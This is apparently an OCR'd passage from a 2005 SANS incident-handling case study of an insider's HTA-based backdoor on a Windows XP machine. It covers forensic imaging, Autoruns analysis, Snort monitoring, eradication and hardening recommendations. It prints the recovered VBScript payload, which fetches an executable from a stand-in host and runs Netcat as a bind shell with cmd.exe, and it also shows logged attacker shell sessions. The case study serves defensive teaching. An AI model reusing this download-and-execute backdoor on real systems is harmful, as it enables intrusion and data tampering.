
The next stage of containment is performed after work hours. The incident handler needs to get access to the victim machine as well as the attacker's machine in order to take backups and he doesn't want to arouse any suspicion. With the help of the system administrator the incident handler makes two full backups of each hard drive using a bit-by-bit drive duplicator. He then returns the originals to the machines. In order to turn the computers off in order to remove the hard disks, the system administrator disconnects the power rather than doing a graceful shutdown in order to avoid losing valuable data.

Back in the computer room the incident handler puts one backup from each machine into the fireproof safe, each in its own labelled bag. These won't be touched again during the investigation as they will act as evidence. The second pair of backups will be his master disks, used for making further copies of the disks for analysis as required. He makes one further copy of both drives for analysis and puts the two master copies which he labels as such, into the safe.

Now the incident handler can analyse both the hard disks for evidence without having to worry about destroying evidence or alerting the attacker to the fact that he is being investigated. The incident handler boots up a computer from the copy of the victim's hard drive and inserts his pre-prepared CD containing his favourite Incident handling tools.

© SANS Institute 2000 - 2005 Author retains full rights.

The first one he runs is called Autoruns, from Sysinternals. It provides the following output:-




Autoruns [VICTIM\[redacted]] - Sysinternals: www.sysinternals.com
File Entry View User Help

Autorun Entry	Description	Publisher	Image Path
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit			
☑ C:\WINDOWS\system32\userinit.exe,	Userinit Logon Application	Microsoft Corpo...	c:\windows\system32\userinit.exe
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell			
☑ Explorer.exe	Windows Explorer	Microsoft Corpo...	c:\windows\explorer.exe
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run			
☑ VMware Tools	VMwareTray	(Not verified) V...	c:\program files\vmware\vmware tools\vmwaretray.exe
☑ VMware User Process	VMwareUser	(Not verified) V...	c:\program files\vmware\vmware tools\vmwareuser.exe
C:\Documents and Settings\All Users\Start Menu\Programs\Startup			
☑ mstask.hta			c:\documents and settings\all users\start menu\programs\start
HKCU\Software\Microsoft\Windows\CurrentVersion\Run			
☑ CTFMON.EXE	CTF Loader	Microsoft Corpo...	c:\windows\system32\ctfmon.exe
☑ MSMSGS	Windows Messenger	Microsoft Corpo...	c:\program files\messenger\msmsgs.exe

The entry that I have circled in red immediately catches the incident handler's eye. It is not usual for a file called mstask.hta to be in the startup folder. It is a silly mistake on the part of the attacker to try and disguise the file as mstask.exe. This is what Task Manager used to be called on older versions of the Windows operating system. It is called taskmgr.exe in Windows XP.

The incident handler saves the output of Autoruns onto a floppy disk for evidence and browses to the startup folder to take a look at the mstask.hta file.

The incident handler is aware that HTA files are associated with a particular kind of attack – the kind of attack which is launched by getting a user to view a malicious web page. The web page may arrive as an HTML e-mail or there could be a link in an e-mail which leads to the malicious web page. Or the user could just visit the page directly whilst web browsing. A simple Google search for "HTA exploit" will confirm this.



```
□□TG!     □□ ¶'ò?□²Ï□□# ª _þx□        □g Ò-cö□ëÏ□˚å ª ? □    □ □         □    □
Å<Ž¶ëmÐ□□ö ª _þx□ □    □ □    □    □ □    □     □     □     □     □    □| □
¾"µÈó\Î□-å ª Dw=□ □    □ ÿÿ†    □ ÿÿ"    □     I    □     Å<Ž¶ëmÐ□□ö ª _þx□ □    □ □
  □    □ □    □    □ □    □    □ 2    □    □ □    □# €□ □ □ v b s □ ¸□         □
ÿÿ□€   □  <script language=vbscript>: on error resume next : set o =
CreateObject("msxml2.XMLHTTP") : o.open
"GET","http://www.compromised.org/winlogon.exe",False : o.send : set s =
createobject("adodb.stream") : s.type=1 : s.open : s.write o.responseBody :
s.savetofile "C:\winlogon.exe",2 : Set ws=CreateObject("WScript.Shell") :
ws.Run "C:\winlogon.exe -l -p 4545 -e cmd.exe",0,FALSE : set ws = Nothing :
window.close()</script>□
```

© SANS Institute 2000 - 2005 Author retains full rights.

domain name ‘compromised.org’ (obviously I have obfuscated the real URL). Then winlogon.exe is saved to the root of the C drive (s.savetofile “C:\winlogon.exe”) and executed (ws.Run “C:\winlogon.exe –l –p 4545 -e cmd.exe”). This is where the incident handler says “Ah!” as he has recognises the parameters used in the command to run winlogon.exe. They are the same parameters used to put Netcat into listening mode on a particular port and to tell it to return a command shell (cmd.exe) to whoever connects to it.

In order to confirm his suspicions the incident handler finds winlogon.exe at the root of ‘C’ on the victim machine and checks its filesize. He then compares it with the copy of the Netcat executable that he has on his CD. The filesizes match. It’s got to be Netcat. The attacker has used standard obfuscation methods to disguise the backdoor from the user.

The incident handler now has solid proof that the victim machine has been compromised and on every logon is downloading Netcat from http://www.compromised.org, saving it to the C drive and running it in listening mode. If someone connects to it, it will give that person access to the filesystem of the victim.

The incident handler also checks Scheduled Tasks to see if there is another scheduled startup mechanism for the backdoor but there isn’t.

Before making a recommendation to management, the incident handler checks out the file properties of the mstask.hta file on the victim machine to find out what date it was created. This is when the incident handler discovers that the file has been there for several months. This will impede the incident handler’s ability to work out which vulnerability the attacker exploited to put the backdoor on the victim machine. The vulnerability may have been patched since the incident by the Automatic Update service which would means that running a vulnerability scanner wouldn’t detect the vulnerability that was exploited.

Having done some initial analysis the Incident handler is ready to make a recommendation to management. He gives management the following three options:-

1. Investigate further the URL(http://www.compromised.com) found in mstask.hta with the hope of it leading back the attacker. The incident handler knows that this will be difficult as it will probably involve the cooperation of ISPs and other organisations on the Internet.
2. Start examining the evidence at a forensic level and go through all the logs that have been collected to find evidence and build a profile of the accused’s internet use. This could take weeks and given that the incident occurred several months ago the logs may have been overwritten.
3. Contain and clean i.e. remove backdoor from victim machine and incident handler to make recommendations concerning the hardening of the system to prevent further compromise.
4. Watch and learn i.e. set up sniffer on same subnet as victim in the hope of

© SANS Institute 2000 - 2005

Author retains full rights.

catching the attacker red handed.

The incident handler favours the fourth option followed by the third option and puts it in a signed memo to management. Before management can agree they must obtain legal advice regarding the interception of communications. In the UK this is set out in The Regulation of Investigatory Powers Act 2000 and The Telecommunications (Lawful Business Practice) (Interception of Communications) Regulations 2000. After getting the go-ahead legally, management gives written consent to the incident handler to try and capture the ongoing activities of the attacker.

A sniffer will be deployed and while the SA waits for the alert to go off, the incident handler will make plans for eradication and hardening of system.
No containment will be done yet. Management needs to catch the attacker inside database in order to be able to have grounds for dismissal.

Steps taken to catch the attacker red handed:

- The system administrator adds a new computer to the subnet of the victim. It is baselined to be the same as the other computers on the network so as not to alert the attacker – a box running Unix services would certainly stand out if the attacker were to scan it with Nmap.
- Incident handler installs the Snort IDS on this computer and sets the network card to operate in promiscuous mode.
- After testing Snort to make sure it is picking up all packets bound for the subnet, the incident handler adds a rule to alert on packets destined to the victim's IP address on TCP port 4545. He configures it to save all these alerts to a log and to send an alert message to the system administrator and also to the management officer involved when the rule is triggered.

The rule looks like this:

Snort rule which alerts on packets being sent from anywhere to TCP port 4545 on the victim computer. I find the session option useful because it creates files called e.g. SESSION 4545-1066 which just shows the communication between the two ports in ascii, i.e. exactly what the attacker types in and the response he gets. See Extra Screen Shots section in Appendices.


When the rule is triggered the idea is that whoever gets the alert goes immediately to the desk of the accused to catch him red handed if it is indeed him that is conducting the attack.

© SANS Institute 2005, Author retains full rights.

- If the accused doesn't seem to be doing anything out of the ordinary the Snort log will be consulted to check the source IP address of the packet that Snort triggered on.


Assuming the attacker and the accused are one and the same and that the accused is caught red handed with his computer booted up from his Whoppix CD then the problem can be immediately contained. The attacker can be removed from his work computer while disciplinary procedures are decided upon. Simply booting his work computer from a CD is classed as 'unauthorized use' as set out in the Security Operating Procedures.

In about a week's time the snort rule was triggered and the resulting alerts looked like this:-



```
[**] Backdoor Alert!!! [**]
03/17-07:00:42.620331  victimipaddress :4545 -> attackeripaddress :1066
TCP TTL:128 TOS:0x0 ID:856 IpLen:20 DgmLen:156 DF
***AP*** Seq: 0xC250F645  Ack: 0x3D4050AF  Win: 0xFAF0  TcpLen: 20
Microsoft Windows XP [Version 5.1.2600]..(C) Copyright 1985-2001
 Microsoft Corp.....C:\Documents and Settings\ victim>
```


This shows a command shell being sent to the attacker.




```
[**] Backdoor Alert!!! [**]
03/17-07:00:58.044257 attackeripaddress :1066 ->   victimipaddress :4545
TCP TTL:128 TOS:0x0 ID:702 IpLen:20 DgmLen:47 DF
***AP*** Seq: 0x3D4050B3  Ack: 0xC250F8C9  Win: 0xF86C  TcpLen: 20
cd c:\.
```

This shows the attacker navigating to the root of C on the victim machine.

The next two packets show the victim machine replying to a 'dir' command at the root of the C drive.



```
[**] Backdoor Alert!!! [**]
03/17-07:01:00.347974  victimipaddress :4545 -> attackeripaddress :1066
TCP TTL:128 TOS:0x0 ID:860 IpLen:20 DgmLen:241 DF
***AP*** Seq: 0xC250F8D7  Ack: 0x3D4050BE  Win: 0xFAE1  TcpLen: 20
dir.. Volume in drive C has no label... Volume Serial Number is
404B-C39C.... Directory of C:\....25/10/2004  20:22
    0 AUTOEXEC.BAT..25/10/2004  20:22                0 CONFIG.S
YS..25/10
```



```
[**] Backdoor Alert!!! [**]
03/17-07:01:00.491964  victimipaddress :4545 -> attackeripaddress:1066
TCP TTL:128 TOS:0x0 ID:861 IpLen:20 DgmLen:391 DF
***AP*** Seq: 0xC250F9A0  Ack: 0x3D4050BE  Win: 0xFAE1  TcpLen: 20
/2004  20:36    <DIR>          Documents and Settings..19/03/200
5  14:21    <DIR>          Payroll..19/03/2005  13:37    <DIR>
        Program Files..12/02/2005  10:30    <DIR>          WINDO
WS..19/03/2005  15:32             59,392 winlogon.exe..
     3 File(s)         59,392 bytes..              4 Dir(s)   2
,498,150,400 bytes free....C:\>
```

The above packet shows a folder called ‘Payroll’. The attacker ‘dir’s into this folder and finds a file called database.xls. This is the accountant’s payroll database. The attacker opens it for editing using ‘edit database.xls’.

The next two stages are crucial – eradication and recovery. The backdoor must be removed from the system and the system must be hardened to prevent a similar incident from occurring.

Eradiction

The source of the problem could be said to be the attacker himself. If he had been content with his salary then the incident may not have taken place. This issue should be addressed by management and personnel – it is not a matter for the incident handler.

However, the vulnerability that the attacker exploited could have been exploited by anyone – even someone external to the organisation. An external attacker would have had to think of a cleverer payload than the shell-shovelling backdoor as the network perimeter firewall is configured to disallow connections originating from external IP addresses.

The incident handler doesn’t know exactly which vulnerability the exploit took advantage of. It is made complicated by the amount of time that has passed since the incident took place and the fact that all the latest Microsoft security patches will have since been installed automatically on the host. However, the incident handler does know that most, if not all public exploits that make use of the HTA file type, target vulnerabilities in Microsoft applications that process web content, mainly Internet Explorer, Outlook Express and Outlook.

The source of the problem lies therefore with these products and the way that they process web content, in particular ActiveX controls.

See Appendix E to find out how the incident hander could use a tool called Nessus to find out exactly which vulnerability was exploited.

© SANS Institute 2000 - 2005


Author retains full rights.

Cleaning the backdoor from the machine is easy. If the HTA file is deleted then the next time the user logs on, the winlogon.exe file is not executed. As it isn't running it is possible to delete it from the C drive. On the other hand, it may make sense to wipe and rebuild both the victim's and attacker's computers just in case.

It is not enough however to simply clean the system. The source of the problem needs to be tackled.

I stated above that the source of the problem was the way in which certain Microsoft applications handle active web content. As an incident handler I would recommend the following measures be put in place to prevent similar incidents from occuring:-

1. Change web browser from MS Internet Explorer to a web browser that doesn't support ActiveX e.g. Mozilla's Firefox or Opera Software's Opera web browser, both of which are free. MS Internet Explorer is targeted more than any other application as a source of vulnerabilities to exploit. The main reason for this is that so many people use it as it comes shipped with the Micorosft operating systems. Simply swapping to another browser will protect the organisation from many of these types of attack.
2. Change e-mail client to something other than MS Outlook Express or MS Outlook e.g. Mozilla's Thunderbird which is free. Thunderbird doesn't support ActiveX and if a user were to receive an HTML e-mail containing ActiveX controls, the controls wouldn't be able to execute and the exploit would fail.
3. If this is not possible because e.g. they are required by business critical applications then
    a) disable 'Active Scripting' in Internet Explorer – Click on the Security tab in Internet Options, select the Internet Zone and click on the custom level button:




Security Settings

Settings:

Scripting
Active scripting
● Disable
○ Enable
○ Prompt

    b) Click on the Security tab in Outlook Express options, set the Internet Explorer Security Zone to Restricted and make sure there is a tick in the box which says ''Do not allow attachments to be saved…".

© SANS Institute 2005, Author retains full rights.



Virus Protection

Select the Internet Explorer security zone to use:

○ Internet zone (Less secure, but more functional)

● Restricted sites zone (More secure)

☑ Warn me when other applications try to send mail as me.

☑ Do not allow attachments to be saved or opened that could potentially be a virus.

4. Disable HTA files.

After implementing these changes the incident handler performs system and network vulnerability analysis to make sure that the system is no longer vulnerable to this type of exploit. He can use a vulnerability scanner such as Nessus, configured to scan for Windows vulnerabilities to achieve this.

Recovery

The initial security recommendations have been made and implemented and the incident handler has made sure that the system is no longer vulnerable to the type of exploit that was used in the attack.

The business impacts of the incident now need to be considered.

The organisation will need to ready itself for any repercussions of the incident being leaked to the public. The incident could lead to loss of trust from partner organisations and customers. The organisation has to be sure that security measures are put in place to prevent another incident occurring any time soon.

Assuming that the accused has been removed from the premises and the security recommendations above have been implemented, the system can resume business as normal. However it is necessary first of all to confirm that the system is back to normal and is functioning correctly after the security changes. The incident handler should find if any test plans or baseline documentation for the system exist. The business unit and system administrator will need to test the system against this documentation and sign to say that it is back in full working order.

It is extremely important to continue to monitor the system after it goes back online. The incident handler should encourage the system administrator to perform regular checks for backdoors using Nmap and to regularly review event logs, logs from the Firewalls and alert logs from the IDS systems. In the next section the incident handler will make recommendations for upgrading the security of the system in general to protect it from a wide range of attacks.

© SANS Institute 2000 - 2005 Author retains full rights.

Lessons Learned

A short report for the scenario above is as follows:-

INCIDENT – INSIDER ATTACK, ZERO-DAY EXPLOIT , VULNERABILITY CVE CAN-2004-1043

AFFECTS:
Microsoft Windows 2000 SP3 and SP4
Microsoft Windows XP SP1 and SP2
Microsoft Windows XP 64-bit Edition SP1
Microsoft Windows XP 64-bit Edition Version 2003
Microsoft Windows Server 2003
Microsoft Windows Server 2003 64-bit Edition
Microsoft Windows 98, Microsoft Windows 98 Second Edition (SE), and Microsoft Windows Millenium Edition (ME)

Affected components:
Internet Explorer 6.0 SP1 when installed on Microsoft Windows NT Server 4.0 SP6a or Microsoft Windows NT Server 4.0 Terminal Server Edition SP6

DESCRIPTION:
User is sent e-mail from external address. E-mail contains link to webpage. Web page contains content which exploits vulnerability described by CAN-2004-1043 and Bugtraq Id 11467. When user opens web page in Internet Explorer a file called mstask.hta is installed in user's startup folder. Next time user logs on, a copy of 'Netcat' trojanized as 'winlogon.exe' is downloaded from Internet and installed on user's machine. It is executed with parameters which tell it to listen on TCP port 4545.

Insider sitting across network scans network for open TCP port 4545. Connects to listener using Netcat client. Insider has access to victim machine with privileges of logged in user and alters business critical database.

HANDLING OF INCIDENT:
Backdoor detected using port scanner. Method of attack discovered through analysis of victim hard disk. Sniffer tool with rule to detect incoming packets to TCP port 4545 on victim machine set up on victim subnet. Alert triggered and attacker caught red-handed. System cleaned. Measures put in place to prevent similar attack. Advice provided to further improve system security. Comprehensive evidence provided for use against attacker in court if necessary.

STEPS TO PREVENT INCIDENT

1. Change web browser from MS Internet Explorer to one that doesn't support ActiveX e.g. Mozilla's Firefox or Opera Software's Opera web browser.

© SANS Institute 2000 - 2005, Author retains full rights.

2. Change e-mail client to one that doesn't support ActiveX e.g. Mozilla's Thunderbird which is free. Thunderbird doesn't support ActiveX and if a user were to receive an HTML e-mail containing ActiveX controls, the controls wouldn't be able to execute and the exploit would fail.
3. If this is not possible because e.g. they are required by business critical applications then
    a. disable 'Active Scripting' in Internet Explorer
    b. Click on the Security tab in Outlook Express options, set the Internet Explorer Security Zone to Restricted and make sure there is a tick in the box which says ''Do not allow attachments to be saved…".
4. Disable HTA files.

RECOMMENDATIONS FOR FURTHER SECURITY MEASURES

1. In this incident the interface to the outside world had been hardened well by the system administrator. However, because there are two NIDS systems and two firewalls, the system administrator doesn't have time to monitor all the logs. The implementation of a Security Information Management tool such as OSSIM is recommended in order to pull all the logs together, correlate them and apply IDS-like rules to them. The system administrator will then only need to view the alerts produced by the Security Information Management tool when one of its rules is triggered. This will make detection of another incident far more likely.

2. Prevent access to CD and floppy drives of workstations through the use of user groups and permissions. This is often how viruses or trojan horses end up on computers and in this case the attacker used the CD drive to boot his computer into a CD containing a selection of hacking tools.

3. On the hosts, install personal firewalls or preferably a hybrid that contains both firewall and HIDS functionality. They would have to be configured to update automatically with the latest rules and signatures and would have to be configured at a port level and at the application level to only allow essential traffic to and from the host. The logs from these could be tied into the Security Information Management system described in 1.

4. Critical files and databases should be secured with a difficult-to-crack password and encrypted if possible.

5. Disable unneeded services (run services.msc from command prompt). Attackers very often target vulnerable services running on machines.

6. Avoid the use of file shares unless there is a business purpose. Run net view \\127.0.0.1 from a command prompt to see file shares on a host.

© SANS Institute 2000 - 2005

Author retains full rights.

List of References

The following materials were consulted in the preparation of this document.

SANS Institute. Track 4 – Hacker Techniques, Exploits and Incident Handling. Volume 4.1 – 4.5. SANS Press, 2004.

Secunia Advisory SA12321 Microsoft Internet Explorer Drag and Drop Vulnerability. Secunia Stay Secure. 19 Aug 2004. 21 Mar 2005.<http://secunia.com/advisories/12321/>

Secunia Advisory SA12889 Microsoft Internet Explorer Multiple Vulnerabilities. Secunia Stay Secure. 20 Oct 2004. 21 Mar 2005.<http://secunia.com/advisories/12889/>

Bugtraq id 11467 Microsoft Windows HTML Help Control Cross-Zone Scripting Vulnerability. 20 Oct 2004. 21 Mar 2005. < http://www.securityfocus.com/bid/11467>

CAN-2004-0985.Common Vulnerabilities and Exposures. 25 Oct 2004. 21 Mar 2005.< http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0985>

CAN-2004-1043.Common Vulnerabilities and Exposures. 17 Nov 2004. 21 Mar 2005. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-1043>

Dormann,Will.Vulnerability Note VU#939688 Microsoft Internet Explorer HTML Help control bypasses Local Machine Zone Lockdown. US-CERT .22 Dec 2004. 21 Mar 2005. <ttp://www.kb.cert.org/vuls/id/939688>

Manion, Art. Vulnerability Note VU#972415 Microsoft Windows HTML Help ActiveX control does not adequately validate window source. US-CERT .1 Dec 2004. 21 Mar 2005. <http://www.kb.cert.org/vuls/id/972415>

Masaki,Suenaga. Trojan.Phel.A. Security Response. Symantec. 27 Dec 2004. 21 Mar 2005 .<http://securityresponse.symantec.com/avcenter/venc/data/trojan.phel.a.html>

Chien, Eric. Backdoor.Coreflood. Security Response. Symantec. 29 Dec 2002. 21 Mar 2005.< http://securityresponse.symantec.com/avcenter/venc/data/backdoor.coreflood.html>

© SANS Institute 2000 - 2005, Author retains full rights.

© SANS Institute 2000 - 2005 Author retains full rights.

(1) HIGH: Microsoft Windows HTML Help ActiveX Control Vulnerability. SANS @RISK The Consensus Security Vulnerability Alert. Vol 3. Week 51. 25 Dec 2004.

(1) UPDATE: Microsoft Windows HTML Help ActiveX Control Vulnerability. SANS @RISK The Consensus Security Vulnerability Alert. Vol 3. Week 52. 31 Dec 2004

http-equiv@excite.com. How to Break Windows XP SP2 + Internet Explorer 6 SP2. Security Focus Bugtraq Archive. 20 Oct 2004. 21 Mar 2005. <http://www.securityfocus.com/archive/1/378885>

Larholm, Thor. How to Break Windows XP SP2 + Internet Explorer 6 SP2. Security Focus Bugtraq Archive.20 Oct 2004. . 21 Mar 2005. < http://www.securityfocus.com/archive/1/378891>

Evanchik, Michael. How to Break Windows XP SP2 + Internet Explorer 6 SP2. Security Focus Bugtraq Archive. 25 Oct 2004. 21 Mar 2005.< http://www.securityfocus.com/archive/1/379350>

Afrasiabi, Roosbeh. Internet Explorer HTML Help Control ActiveX Cross Domain/Zone Scripting Vulnerabilities. Security Focus Bugtraq Archive. 31 Oct 2004. 21 Mar 2005.< http://www.securityfocus.com/archive/1/380096 >

Paul from Greyhats. Internet Explorer Help ActiveX Control Local Zone Security Restriction Bypass Vulnerability. Security Focus Bugtraq Archive. 19 Dec 2004. 21 Mar 2005. < http://www.securityfocus.com/archive/1/384937 >

Paul from Greyhats. Microsoft Internet Explorer SP2 Fully Automated Remote Compromise. Security Focus Bugtraq Archive. 25 Dec 2004. 21 Mar 2005. < http://www.securityfocus.com/archive/1/385472 >

SecExpert, ShredderSub7. Remote code execution with parameters without user interaction, even with XP SP2 . Security Focus Bugtraq Archive. 28 Dec 2004. 21 Mar 2005. < http://www.securityfocus.com/archive/1/385573>

© SANS Institute 2000 - 2005

Author retains full rights.

Die Yu, Liu. Applicable exploit for winxp-sp2-uptodate Internet Explorer. Security Focus Bugtraq Archive. 11 Jan 2005. 21 Mar 2005. < http://www.securityfocus.com/archive/1/386749 >

Vance, Ashley. Windows XP users Phelled by new Trojan. Chicago:The Register. 31 Dec 2004. 21 Mar 2005. < http://www.theregister.co.uk/2004/12/30/ms_phel_vuln/ >

Leyden, John. Exploit code attacks unpatched IE bug. UK:The Register. 10 Jan 2005.. 11 Jan 2005. < http://www.theregister.co.uk/2005/01/10/ie_sp2_exploit/ >

Kawamoto, Dawn. IE flaw threat hits the roof. CNET News.com. CNET Networks, Inc. 7 Jan 2005. 21 Mar 2005. < http://news.com.com/IE+flaw+threat+hits+the+roof/2100-1002_3-5517457.html >

ShredderSub7, AboutCMDExe (Command Execution) Remote code execution with parameters. 21 Mar 2005.< http://freehost19.websamba.com/shreddersub7/cmdexe-d.htm >

Paul from Greyhats. Microsoft Internet Explorer XP SP2 Fully Automated Remote Compromise. 21 Dec 2004.21 Mar 2005. <http://greyhatsecurity.org/sp2rc-analysis.htm>

Die Yu, Liu. HHCTRL Injection II. Umbrella Odaymon. 4 Jan 2005. 21 Mar 2005. < http://umbrella.name/computer/0daymon/ >

Granquist, Lamont. NMAP Guide. 5 Apr 1999. 21 Mar 2005 < http://www.insecure.org/nmap/lamont-nmap-guide.txt >

Microsoft Technet. Microsoft Security Bulletin MS05-001 Vulnerability in HTML Help Could Allow Code Execution (890175). 2005 Microsoft Corporation. 11 Jan 2005. 21 Mar 2005. <http://www.microsoft.com/technet/security/bulletin/MS05-001.mspx?pf=true>

Ghavalas, Byrne & Haagman, Dan. Trojan Defence: A Forensic View. 7 Safe Information Security. 14 Jan 2005. 21 Mar 2005.< http://www.7safe.com/Publications/Forensic_Investigator-Trojan%20Defence%20-%20A%20Forensic%20View%20-%20Part%20I.pdf >

© SANS Institute 2000 - 2005, Author retains full rights.

© SANS Institute 2000 - 2005

Author retains full rights.

MSDN Homepage. Microsoft.com. 21 Mar 2005. <http://msdn.microsoft.com/>

David. PF: Network Address Translation (NAT). OpenBSD. 22 Dec 2004.21 Mar 2005. <http://www.openbsd.org/faq/pf/nat.html>

Skoudis, Ed. Cross-Site Scripting Issues and Defenses. Predictive Systems. 2004. 21 Mar 2005.

Raz, Uri. How do spammers harvest e-mail addresses?. 21 Mar 2005. <http://www.private.org.il/harvest.html>

Patrick, Kyle. XMLHTTP: Super Glue for the Web. 21 Mar 2005. <http://www.15seconds.com/issue/991125.htm>

© SANS Institute 2000 - 2005, Author retains full rights.

© SANS Institute 2000 - 2005 Author retains full rights.

Appendix A

Timeline showing the development and publication of exploits for the vulnerability, the publication of IDs for the vulnerability by various security bodies and the publication by Microsoft of a patch.

Date	Event
